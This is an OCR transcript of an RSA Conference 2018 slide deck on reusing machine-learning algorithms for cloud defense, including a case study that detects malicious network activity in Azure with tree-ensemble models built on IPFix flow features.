RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: CSV-W02

TRANSFER LEARNING: REPURPOSING ML ALGORITHMS FROM DIFFERENT DOMAINS TO CLOUD DEFENSE


Mark Russinovich

CTO, Microsoft Azure
Microsoft
@markrussinovich

Leveraging intelligence across product lines

Cortana Intelligence Suite	SQL Server + R	Microsoft R Server	Hadoop + R	Spark + R	Microsoft CNTK
Azure Machine Learning	R Tools/Python Tools for Visual Studio	Azure Notebooks (JuPyTer)	Cognitive Services	Bot Framework	Cortana
Office 365	HoloLens	Bing	Skype	Xbox 360	Dynamics 365

Microsoft’s cloud security scale - Daily numbers



500 Million
Number of active Microsoft account users

18 Billion
Microsoft Account authentications


30 Million
Geo Login Anomaly Attacks deflected

1.5 Million
Number of compromise attempts deflected


77 Million
Threats detected on devices

Challenges implementing industry grade ML for security

Textbook ML development



Textbook ML development



Fact | Industry grade ML solutions are highly exploratory

Fact | Industry grade security data science requires multiple experts

Security Experts


Assess security landscape and identify monitoring opportunities

Machine Learning Experts

Update solution based on customer feedback

Product Managers

Gather customer feedback and improve product



Engineers

Engineer for low latency, high throughput and scale

Ops Engineers


Monitor performance and mitigate, resolve, preempt outages

Compliance and Privacy

Ensure solution is compliant to privacy laws


Can we accelerate Security Analytics development by reusing algorithms?

Traditional versus Transfer learning



Source: Pan, Sinno Jialin, and Qiang Yang. "A survey on transfer learning." *IEEE Transactions on knowledge and data engineering*

Why transfer learning



Case Study 1 | Detecting malicious network activity in Azure

Core Concept: Achieve transfer learning by grouping similar tasks

Problem

Build a generic approach to detecting malicious incoming network activity that works for all protocols

Previous

No previous approach for generic protocol suspicious activity for Cloud VM


Hypothesis


Underlying network protocols, though different, have similar behavior

Solution

Detect Attacker IPs using Ensemble Tree Learning

Ensemble Tree Learning applications at Microsoft





Input data

IPFix data from Azure VMs

To get labels compare

IP address in the IPFix data: **10.2.3.40**

↔

- 3rd party threat intelligence feeds
- Cyber Defense Operation
- Threat Intelligence Center
- MSRC
- Previous Red team activities

If an IP from IPFix data is also present in TI feeds, label flow as malicious


Features extracted

Description
- Number of outgoing SYN in short interactions
- (log) Number of outgoing SYN in short interactions

Total percent outgoing SYN
- Percent outgoing SYN in short interactions
- Number of incoming FIN
- Distinct incoming connections relative to total flows


Frequency of top most used port
- Hourly standard deviation of destination IPs
- Percent of outgoing SYN in long interactions
- (log) Number of outgoing SYN
- Number of flows on low frequency (rare) ports
- Percent of outgoing FIN messages
- Ratio of outgoing to incoming flows (TCP)
- Ratio of outgoing to incoming flows (total)
- Total number outgoing SYN

Tree Ensembles – Algorithm




Create subsets from the training data
by randomly sampling with replacement


Tree Ensembles – Training



Tree Ensembles – Training




Tree Ensembles



Tree Ensembles – Testing

New Record

